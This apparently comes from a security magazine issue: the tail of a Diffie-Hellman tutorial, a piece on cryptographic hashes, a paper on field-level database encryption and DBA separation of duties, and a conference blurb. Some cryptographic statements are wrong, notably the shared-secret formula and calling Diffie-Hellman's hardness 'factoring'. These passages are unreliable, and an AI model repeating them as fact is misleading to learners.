$$g = 8$$

Alice and Bob will each randomly choose a number that is less than p-1. Let's call Alice's number a, and Bob's number b. Let

$$a = 17$$
$$b = 3$$

Each of them generates a number (let Alice's number be$x$, and Bob's number be y) using the following algorithm:

$$x = g^a \text{ modulo } p = 2$$
$$y = g^b \text{ modulo } p = 16$$

These numbers, x and y, are called "public keys". Public keys are freely distributable for all the world to see, and it will not compromise the security of the algorithm (thus the name "public"). Finally, each party calculates the shared value, z.

$$z = ([g^x \bmod p])^y \bmod p = ([g^y \bmod p]^x \bmod p) = 2$$

In this particular example, $z = 2$. In real-world uses, p, g, a, and b would all be much, much larger numbers — hundreds of digits long each. The security of the algorithm lies in the fact that if a computer (or many, many computers) were to try to get the secret z, it would need to discover a or b. Since these are secret values they are never transmitted, and if they are, the security of the secret z may be compromised. In order to find a or b, intense factoring would need to be done — which would take nearly all of eternity, even with advanced algorithms and super-fast distributed networks of computers.

Cryptographic Hashes

The point of conventional cryptography is to make something unreadable except for one recipient, who can decipher the information into something intelligible. This is not the case for cryptographic hashes. With them the intent is to generate a seemingly-random fixed-length number from a bunch of data — and produce the exact same results every time, but different results for nearly every possible data set. Hashes are most commonly used for passwords, and file verification. You want to be able to verify some data (let's say a password) — so you pass the information through a hash algorithm, and it pops out a number or string of characters. No matter how many times you do it, as long as the input is the same, you always get the same output. However, if the input changes, then so does the output. This is where hashes become useful — you can store the output of the hash, then compare some hashed information (for instance, if you type in your password) to the stored hash. If they are the same, then the input was the same.

A hash's strength relies on the fact that it is absolutely impossible to get the original input information back out of a hash. This is true because all hashes for any specific algorithm have a constant output length. If you hash the letter "a" or a 40GiB file, the output length will be the same. A hash's strength also relies on the assumption that it is nearly impossible to create a collision — a set of input data that is not (usually not, anyways) the same as the original input, but creates the same output. Hashes have been in the news quite a bit lately, particularly SHA-1 and MD5. Both have been discovered to have collisions within the algorithm — meaning that it is easier than it was thought to create an input that has the same output as another set of input. The security of the algorithms was not completely compromised, just lowered. You are secure... for the moment.

Zach Riggle is an aspiring, self-educated system administrator.

How do you protect privacy at the level of individual records in applications, databases, and file systems? As data resources become networked in more complex three tier e-business applications, their vulnerability to external attack grows.

1. INTRODUCTION

Database security is a wide research area and includes topics such as statistical database security, intrusion detection, and most recently privacy preserving data mining, and related papers in designing information systems that protect the privacy and ownership of individual information while not impeding the flow of information.

Encryption is the perfect technique to solve this problem. Prior work does not address the critical issue of performance. But in this work, we have addressed and evaluated the most critical issue for the success of encryption in databases, performance. To achieve that, we have analysed different solution alternatives. There are two dimensions to encryption support in databases. One is the granularity of data to be encrypted or decrypted. The field, the row and the page, typically 4KB, are the alternatives. The field is the best choice, because it would minimize the number of bytes encrypted. However, as we have discovered, this will require methods of embedding encryption within relational databases or database servers. The second dimension is software versus hardware level implementation of encryption algorithms. Our results show that the choice makes significant impact on the performance. We have discovered encryption within relational databases based on hardware level implementation of encryption algorithms entail a significant start up cost for an encryption operation. Each model also offers different operational performance, tuning possibilities, and encryption offloading capabilities. Only a few database brands are currently supporting

a row or the page level encryption that amortizes this cost over larger data. The loss of granular protection will impact the security level.

1.1 Alternative points of enforcement

Implementing a data privacy solution can be done at multiple places within the enterprise. There are implementation decisions to be made as well. Where will you perform the data encryption — inside or outside of the database? Your answer can affect the data's security. How do you create a system that minimizes the number of people who have access to the keys? Storing the encryption keys separately from the data they encrypt renders information useless if an attacker found a way into the database through a backdoor in an application. In addition, separating the ability of administers to access or manage encryption keys builds higher layers of trust and control over your confidential information infrastructure. There should be limited access to the means to decrypt sensitive information – and this access should be locked down and monitored with suspicious activity logged. Choosing the point of implementation not only dictates the work that needs to be done from an integration perspective but also significantly affects the overall security model. The sooner the encryption of data occurs, the more secure the environment - however, due to distributed business logic in application and database environments, it is not always practical to encrypt data as soon as it enters the network.

Encryption performed by the DBMS can protect data at rest, but you must decide if you also require protection for data while it's moving between the applications and the database. How about while being processed in the application itself, particularly if the application may cache the data for some period? Sending sensitive information over the Internet or within your corporate network clear text, defeats the point of encrypting the text in the database to provide data privacy. Good security practice is to protect sensitive data in both cases – as it is transferred over the network (including internal networks) and at rest. Once the secure communication points are terminated, typically at the network perimeter, secure transports are seldom used within the enterprise. Consequently, information that has been transmitted is in the clear and critical data is left unprotected. One option to solve this problem and deliver a secure data privacy solution is to selectively parse data after the secure communication is terminated and encrypt sensitive data elements at the SSL/Web layer. Doing so allows enterprises to choose at a very granular level (usernames, passwords, etc.) sensitive data and secure it throughout the enterprise.

Where will you perform the data encryption - inside or outside of the database?

Application-level encryption allows enterprises to selectively encrypt granular data within application logic. This solution also provides a strong security framework and, if designed correctly, will leverage standard application cryptographic APIs such as JCE (Java-based applications), MS-CAPI (Microsoft -based applications), and other interfaces. Because this solution interfaces with the application, it provides a flexible framework that allows an enterprise to decide where in the business logic the encryption/decryption should occur. Some of these applications include CRM, ERP, and Internet -based applications. This type of solution is well suited for data elements (e.g. credit cards, email addresses, critical health records, etc.) that are processed, authorized, and manipulated at the application tier. If deployed correctly, application-level encryption protects data against storage attacks, theft of storage media, and application-level compromises, and database attacks, for example from malicious DBAs.

Although it is secure, application encryption also poses some challenges. If data is encrypted at the application, then all applications that access the encrypted data must be changed to support the encryption/decryption model.

Clearly, during the planning phase, an enterprise must determine which applications will need to access the data that is being encrypted. Additionally, if an enterprise leverages business logic in the database in the form of stored procedures and triggers, then the encrypted data can break a stored procedure. As a result application-level encryption may need to be deployed in conjunction with database encryption so that the DBMS can decrypt the data to run a specific function. Finally, while leveraging cryptographic APIs is useful, the implementation does require application code changes as well as some database migration tasks to address field width and type changes as a result of encryption, if not type-preserving encryption is used. And while home-grown applications can be retrofitted, off the shelf applications do not ship with the source and often do not provide a mechanism to explicitly make a cryptographic function call in the logic.

Database-level encryption allows enterprises to secure data as it is written to and read from a database.

Database-level encryption allows enterprises to secure data as it is written to and read from a database. This type of deployment is typically done at the column level within a database table and, if coupled with database security and access controls, can prevent theft of critical data. Database-level encryption protects the data within the DBMS and also protects against a wide range of threats, including storage media theft, well known storage attacks, database-level attacks, and malicious DBAs.

Database-level encryption eliminates all application changes required in the application-level model, and also addresses a growing trend towards embedding business logic within a DBMS through the use of stored procedures and triggers.

Since the encryption/decryption only occurs within the database, this solution does not require an enterprise to understand or discover the access characteristics of applications to the data that is encrypted. While this solution can certainly secure data, it does require some integration work at the database level, including modifications of existing database schemas and the use of triggers and stored procedures to undertake encrypt and decrypt functions. Additionally, careful consideration has to be given to the performance impact of implementing a database encryption solution, particularly if support for accelerated index-search on encrypted data is not used.

First, enterprises must adopt an approach to encrypting only sensitive fields. Second, this level of encryption must consider leveraging hardware to increase the level of security and potentially to offload the cryptographic process in order to minimize any performance impact. The primary vulnerability of this type of encryption is that it does not protect against application-level attacks as the encryption function is strictly implemented within the DBMS.

Storage-level encryption enables enterprises to encrypt data at the storage subsystem, either at the file level (NAS/DAS) or at the block level SAN. This type of encryption is well suited for encrypting files, directories, storage blocks, and tape media. In today's large storage environments, storage-level encryption addresses a requirement to secure data without using LUN (Logical Unit Number) masking or zoning. While this solution can segment workgroups and provides some security, it presents a couple of limitations. It only protects against a narrow range of threats, namely media theft and storage system attacks. However, storage-level encryption does not protect against most application- or database-level attacks, which tend to be the most prominent type of threats to sensitive data. Current storage security mechanisms only provide block-level encryption; they do not give the enterprise the ability to encrypt data within an application or database at the field level. Consequently, one can encrypt an entire database, but not specific information housed within the database.

2. LOCK DOWN DATA WITH ENCRYPTION

We considered several possible combinations of different encryption approaches, software and hardware level encryption, and different data granularity. We started with software encryption at field level and then developed search acceleration support to index encrypted fields, and experienced a low performance overhead when searching on encrypted fields, including primary index fields. We directed our experiments to hardware level encryption mainly for master key encryption.

2.1 Software based encryption

Initially we considered several encryption algorithms AES, RSA and b) Blowfish for the implementation. We conducted experiments using these algorithms and found that the performance and security of the AES algorithm is better than the RSA implementation and the Blowfish algorithm implementation. AES is fast, compared to other well-known encryption algorithms such as DES. DES is a 64-bit block cipher, which means that data is encrypted and decrypted in 64-bit chunks. This has implication on short data. Even 8-bit data, when encrypted by the algorithm will result in 64 bits. We also implemented a secure method to preserve the type and length of the field after encryption, see below. The AES implementation was registered into the database as a user defined function (UDF) (also known as foreign function). Once it was registered, it could be used to encrypt the data in one or more fields - whenever data was inserted into the chosen fields, the values are encrypted before being stored. On read securely access, the stored data is decrypted before being operated upon.

2.2 Hardware based encryption

We studied the use of HSM FIPS-140-1 level 3 Hardware Security Modules with a mix of hardware and software keys. The master key was created and encrypted / decrypted on HSM. The master key is not exposed outside the HSM. The cost of encryption/decryption consists of start up cost, which involves function and hardware invocation, and encryption/decryption algorithm execution cost, which is depended on the size of the input data. This implies that the start up cost is paid every time a row is processed by encryption. We used specialized encryption hardware from different vendors, including IBM, Eracom, nCipher, and Chrysalis for this test. On of our test beds used the IBM S/390 Cryptographic Coprocessor, available under IBM OS/390 environment with Integrated Cryptographic Enterprise IT infrastructure component Facility (ICSF) libraries.

IBM DB2 for OS/390 provides a facility called ”editproc” (or edit routine), which can be associated with a database table. An edit routine is invoked for a whole row of the database table, whenever the row is accessed by the DBMS. We registered an encryption/decryption edit routine for the tables. When a read/write request arrives for a row in one of these tables, the edit routine invokes encryption/decryption algorithm, which is implemented in hardware, for whole row. We used the DES algorithm option for encryption hardware. The loss of granular column-level protection will impact the security level. This is discussed and evaluated earlier.

2.3 Design of the encryption approach

If we compare the response time for a query on unencrypted data with the response time for the same query over the same data, but with some or all of it encrypted, the response time over encrypted data will increase due to both the cost of decryption as well as routine and/or hardware invocations. This increase is referred to as the encryption penalty. An observation according to recent studies is that, different fields have different sensitivity. It is possible for Hybrid to support encryption only on selected fields of selected tables. Encryption, by its nature, will slow down most SQL statements. If some care and discretion are used, the amount of extra overhead should be minimal. Also, encrypted data will have a significant impact on your database design. In general, you want to encrypt a few very sensitive data elements in a schema, like Social security numbers, credit card numbers, patient names, etc. Some data values are not very good candidates for encryption -- for example booleans (true and false), or other small sets like the integers 1 through 10. These values along with a column name may be easy to guess, so you want to decide whether encryption is really useful.

Creating indexes on encrypted data is a good idea in some cases. Exact matches and joins of encrypted data will use the indexes you create. Since encrypted data is essentially binary data, range checking of encrypted data would require table scans. Range checking will require decrypting all the row values for a column, so it should be avoided if not tuned appropriately with an accelerated search index.

3. ENCRYPTION SERVICES ARCHITECTURES

Each of these approaches has its advantages and disadvantages. Adding only central security and encryption support is not satisfactory, since it would always penalize system performance, and more importantly, it is likely to open new security holes.

Database security is a wide research area and includes topics such as statistical database security, intrusion detection, and most recently privacy preserving data mining. Users wishing to access data will now securely access it using the privacy management infra structure instead of developing multiple customized solutions for each application and data storage system. Applications and databases would not be impacted by an application specific implementation. This would alleviate the problem of maintaining the software and administrating privacy for each specific application and database.

Encryption, by its nature, will slow down most SQL statements.

3.1 Performance issues

We studied the industry standard SQL benchmark as a model for workloads. Some simple sample tests on Oracle and DB2. The first benchmark was focus on a particular customer scenario. Subsequent benchmarks used a workload combined from multiple customer case studies. The technological aspects of developing database privacy as an enterprise IT infrastructure component lead to new research challenges. First and fore-most is the issue of encryption key management. Most corporations view their data as a very valuable asset. The key management system would need to provide sufficient security measures to guard the distributed use of encryption keys. We propose a combined hardware and software based data encryption system as the solution to this problem. A distributed policy and audit capability is proposed for the control the use of different encryption keys. Detailed investigation of this solution is presented below. Since the interaction between the database and the enterprise IT infrastructure component there are potential overheads introduced by encryption.

Therefore the sources of performance degradation and its significance should be determined.

3.2 A scalable encryption services model

Fully Balanced and Scalable Encryption Services can be implemented as Network Attached Encryption Servers combined with local Encryption Services on Database Servers and Application Servers. This model scales with the number processors available on all the available Network Attached Encryption Servers and local Encryption Services on Database Servers and Application Servers. The model also offers a powerful load balancing between the all the processors on these servers. The encryption load can be distributed over a large number of distributed and affordable standard processors, located centrally and locally in relation to enterprise applications and data stores. The encryption operations can also utilize affordable standard HSM units, attached to central or local encryption services. Some preliminary benchmarks showed a peak throughput of 180,000 row-decryptions per second, on Unix on a multi-processor platform.

3.3 Network attached encryption issues

The Network Attached Encryption can be implemented as a Network Attached Encryption Appliance that scales with the number of Network Attached Encryption Appliances available. The benchmarks showed a throughput of between 440 and 1,100 row-decryptions per second. The benchmarks showed a linear scalability of this topology when adding additional database servers. A system with twelve database servers performed at 4,200 row-decryptions per second with five Network Attached Encryption Appliances. In prior work with IBM Research we addressed some critical performance issues when using HSM support. The benchmarks showed a high volume in network traffic and a high dependency of network bandwith and availability with this model. A coming paper will address how to deal with the problems that are inherent to this approach, in the areas of throughput, network latency issues, and scalability when using HSM support, and also how to prevent API level attacks when using HSM support, including Network Attached Encryption Appliances.

3.4 Hybrid data encryption services

The Hybrid Database Encryption system is implemented as distributed processes that scales with the number of processors and database server available. The Hybrid solution can also utilize an optional HSM in a way that allows the total encryption system to scale with the number of processors available on the database servers. Our DB2 benchmarks at IBM showed a typical throughput of 180,000 row-decryptions per second, with 20 concurrent users. This translates to an ability to decrypt 187,000 database table rows per second. The test tables included 80 bytes of encrypted data per row. We saturated all six RS6000 processors at 100% utilization when we tested with 1,000 concurrent users. Some additional benchmarks with DB2, and Oracle showed a typical throughput in the range of 66,000 to 110,000 row-decryptions per second, on a two processor, 3 GHz system with 3 GB RAM, running a Windows operating system.

The benchmarks also showed a linear scalability of this topology when adding additional database servers. A system with twelve database servers is estimated to perform at 2,100,000 row-decryptions per second. Additional tuning by adding an accelerated search index for encrypted columns, reduced the response-time and the number of rows to decrypt, by a factor between 10 and 30 for some of the queries in our Oracle test. This can be viewed as enabling a ‘virtual throughput’ in the range of 660,000 to 1,100,000 ‘virtual row-decryptions’ per second, when comparing to a solution that is not using an accelerated search index for encrypted columns.

Some preliminary benchmarks with SQL Server showed a typical throughput in the range of 3,000 to 32,000 row-decryptions per second, depending on mix of column level encryption and table level encryption, and the amount of cached table data.

The initial SQL Server 2000 test used a low-end test system running Windows with a 1.6 GHz processor, 1 GB Physical RAM, and 3 GB Virtual RAM.

4. POLICY MANAGEMENT

Current commercial RDBMSs support many different kinds of identification and authentication methods, among them are: password-based authentication, host-based authentication, PKI (Public Key Infrastructure) based authentication, third party-based authentications such as Kerberos, DCE (Distributed Computing Environment) and smart cards.

Essentially, all methods rely on a secret known only to the connecting user. It is vital that a user should have total control over her/his own secret. For example, only she/he should be able to change her/his password. Other people can change a user's password only if they are authorized to do so. In a DB system, a DBA can reset a user's password upon the user's request, probably because the user might have forgotten her/his password. However the DBA can temporarily change a user's password without being detected and caught by the user, because the DBA has the capability to update (directly or indirectly) the system catalogs.

4.1 The Security Policy

A data directory consists of many catalog tables and views. It is generally recommended that users (including DBAs) do not change the contents of a catalog table manually. Instead, those catalogs will be maintained by the DB server and updated only through the execution of system commands. However, a DBA can still make changes in a catalog table if she/he wants to do so. To prevent unauthorized access to important security-related information, we introduce the concept of security catalog. A security catalog is like a traditional system catalog but with two security properties: It can never be updated manually by anyone, and its access is controlled by a strict authentication and authorization policy.

To prevent unauthorized access to important security-related information, we introduce the concept of security catalog.

5. SEPARATION OF DUTIES

Technically, if we allow a DBA to control security without any restriction, the whole system becomes vulnerable because if the DBA is compromised, the security of the whole system is compromised, which would be a disaster. However if we have a mechanism in which each user could have control over their own secrecy, the security of the system is maintained even if some individuals do not manage their security properly. Access control is the major security mechanism deployed in all RDBMSs. It is based upon the concept of privilege. A subject (i.e., a user, an application, etc.) can access a database object if the subject has been assigned the corresponding privilege. Access control is the basis for many security features. Special views and stored procedures can be created to limit users' access to table contents. However, a DBA has all the system privileges. Because of their ultimate power, a DBA can manage the whole system and make it work in the most efficient way. However, they also have the capability to do the most damage to the system. With a separated security directory the security administrator sets the user permissions. Thus, for a commercial database, the security administrator (SA) operates through separate middle-ware, the Access Control System (ACS), used for: authentication, verification, authorization, audit, encryption and decryption.

The ACS is tightly coupled to the database management system (DBMS) of the database. The ACS controls access in real-time to the protected fields of the database. Such a security solution provides separation of the duties of a security administrator from a database administrator (DBA). The DBA's role could for example be to perform usual DBA tasks, such as extending tablespaces etc, without being able to see (decrypt) sensitive data.

Thus, it is important to further separate the DBA's and the SA's privileges. For instance, if services are outsourced, the owner of the database contents may trust a vendor to administer the database. The DBA role then belongs to an external person, while the important SA role is kept within the company, often at a high management level. Thus, there is a need for preventing a DBA to impersonate a user in a attempt to gain access to the contents of the database. The method comprises the steps of: adding a trigger to the table, the trigger at least triggering an action when an administrator alters the table through the database management system (DBMS) of the database; calculating a new password hash value differing from the stored password hash value when the trigger is triggered; replacing the stored password hash value with the new password hash value. A similar authentication verification may also be implemented if VPN (Virtual Private Network) based connection and authentication is used.

The first security-related component in an RDBMS (and actually in most systems) is user management. A user account needs to be created for anyone who wants to access database resources. However, how to maintain and manage user accounts is not a trivial task. User management includes user account creation, maintenance, and user authentication. A DBA is responsible for creating and managing user accounts. When a DBA creates an account for user Alice, they also specify how Alice is going to be authenticated, for example, by using a database password. The accounts and the related authentication information are stored and maintained in system catalog tables. When a user logs in, they must be authenticated in the exact way as specified in their account record.

However, there is a security hole in this process. A DBA can impersonate any other user by changing (implicitly or explicitly) the system catalogs and they can do things on a user's behalf without being authorized/detected by the user, which is a security hole. A DBA's capability to impersonate other users would allow them to access other users' confidential data even if the data are encrypted.

Searching for an exact match of an encrypted value within a column is possible, provided that the same initialization vector is used for the entire column.

Searching for an exact match of an encrypted value within a column is possible, provided that the same initialization vector is used for the entire column. On the other hand, searching for partial matches on encrypted data within a database can be challenging and can result in full table scans if support for accelerated index-search on encrypted data is not used.

One approach to performing partial searches, without prohibitive performance constraints and without revealing too much sensitive information, is to apply an HMAC to part of the sensitive data and store it in another column in the same row, if support for accelerated index-search on encrypted data is not used. For example, a table that stores encrypted customer email addresses could also store the HMAC of the first four characters of each email address. This approach can be used to find exact matches on the beginning or end of a field. One drawback to this approach is that a new column needs to be added for each unique type of search criteria. So if the database needs to allow for searching based on the first four characters as well as the last five characters, two new columns would need to be added to the table. However, in order to save space, the HMAC hash values can be truncated to ten bytes without compromising security in order to save space. This approach can prove to be a reasonable compromise especially when combined with non-sensitive search criteria such as zip code, city, etc. and can significantly improve search performance if support for accelerated index-search on encrypted data is not used.

Encrypted columns can be a primary key or part of a primary key, since the encryption of a piece of data is stable (i.e., it always produces the same result), and no two distinct pieces of data will produce the same cipher text, provided that the key and initialization vector used are consistent. However, when encrypting entire columns of an existing database, depending on the data migration method, database administrators might have to drop existing primary keys, as well as any other associated reference keys, and re-create them after the data is encrypted. For this reason, encrypting a column that is part of a primary key constraint is not recommended if support for accelerated index-search on encrypted data is not used.

Since primary keys are automatically indexed there are also performance considerations, particularly if support for accelerated index-search on encrypted data is not used. A foreign key constraint can be created on an encrypted column. However, special care must be taken during migration. In order to convert an existing table to one that holds encrypted data, all the tables with which it has constraints must first be identified. All referenced tables have to be converted accordingly.
In certain cases, the referential constraints have to be temporarily disabled or dropped to allow proper migration of existing data. They can be re-enabled or recreated once the data for all the associated tables is encrypted. Due to this complexity, encrypting a column that is part of a foreign key constraint is not recommended, if automated deployment tools are not used.

Unlike indexes and primary keys, though, encrypting foreign keys generally does not present a performance impact.

Indexes are created to facilitate the search of a particular record or a set of records from a database table. Plan carefully before encrypting information in indexed fields. Look-ups and searches in large databases may be seriously degraded by the computational overhead of decrypting the field contents each time searches are conducted if accelerated database indexes are not used. This can prove frustrating at first because most often administrators index the fields that must be encrypted – social security numbers or credit card numbers.

When using Cipher Block Chaining mode of a block encryption algorithm, a randomly generated initialization vector is used and must be stored for future use when the data is decrypted.

New planning considerations are needed when determining what fields to index; if accelerated database indexes are not used. Indexes are created on a specific column or a set of columns. When the database table is selected, and WHERE conditions are provided, the database will typically use the indexes to locate the records, avoiding the need to do a full table scan. In many cases searching on an encrypted column will require the database to perform a full table scan regardless of whether an index exists. For this reason, encrypting a column that is part of an index is not recommended, if support for accelerated index-search on encrypted data is not used.

When using CBC (Cipher Block Chaining) mode of a block encryption algorithm, a randomly generated initialization vector is used and must be stored for future use when the data is decrypted. Since the IV does not need to be kept secret it can be stored in the database. If the application requires having an IV per column, which can be necessary to allow for searching within that column, the value can be stored in a separate table. For a more secure deployment, but with limited searching capabilities if support for accelerated index-search on encrypted data is not used, an IV can be generated per row and stored with the data. In the case where multiple columns are encrypted, but the table has space limitations, the same IV can be reused for each encrypted value in the row, even if the encryption keys for each column are different, provided the encryption algorithm and key size are the same.

6. CONCLUSION

We addressed scalability as a particularly vital problem and propose alternative solutions for data encryption as an enterprise IT infrastructure component. The Hybrid model implements a scalable approach for data privacy and security in which a security administrator protecting privacy at the level of individual fields and records, and providing seamless mechanisms to create, store, and securely access databases. Such a model alleviates the need for organizations to purchase expensive hardware, deal with software modifications, and hire professionals for encryption key management development tasks. We proposed, implemented, and evaluated different encryption schemes. We showed the drastic decrease in query execution times from distributed software level encryption. We believe, from our experience, database privacy as an infrastructure service is a viable model and has a good chance of emerging as a successful offering for most applications. In this paper, we explore a new approach for data privacy and security in which a security administrator protecting privacy at the level of individual fields and records, and providing seamless mechanisms to create, store, and securely access databases. Such a model alleviates the need for organizations to purchase expensive hardware, deal with software modifications, and hire professionals for encryption key management development tasks.

Ulf T. Mattsson is the CTO of Protegrity. His extensive IT and security industry experience includes 20 years with IBM as a manager of software development and a consulting resource to IBM's Research and Development organization, in the areas of IT Architecture and IT Security.

The 10th anniversary of Infosecurity Europe confirmed the show as Europe's most comprehensive convergence of information security professionals with more than 10,000 attendees and 259 stands packed with the latest security technology. There were over 120 new product launches at the event.

(IN)SECURE Magazine was launched at the show and therefore it's only natural we bring you some photos from the conference. If you want to take a walk through Infosecurity 2005 check out our showcase video located at www.net-security.org/article.php?id=786


Security Sphere
symantec.


Microsoft


Microsoft
Product Evaluations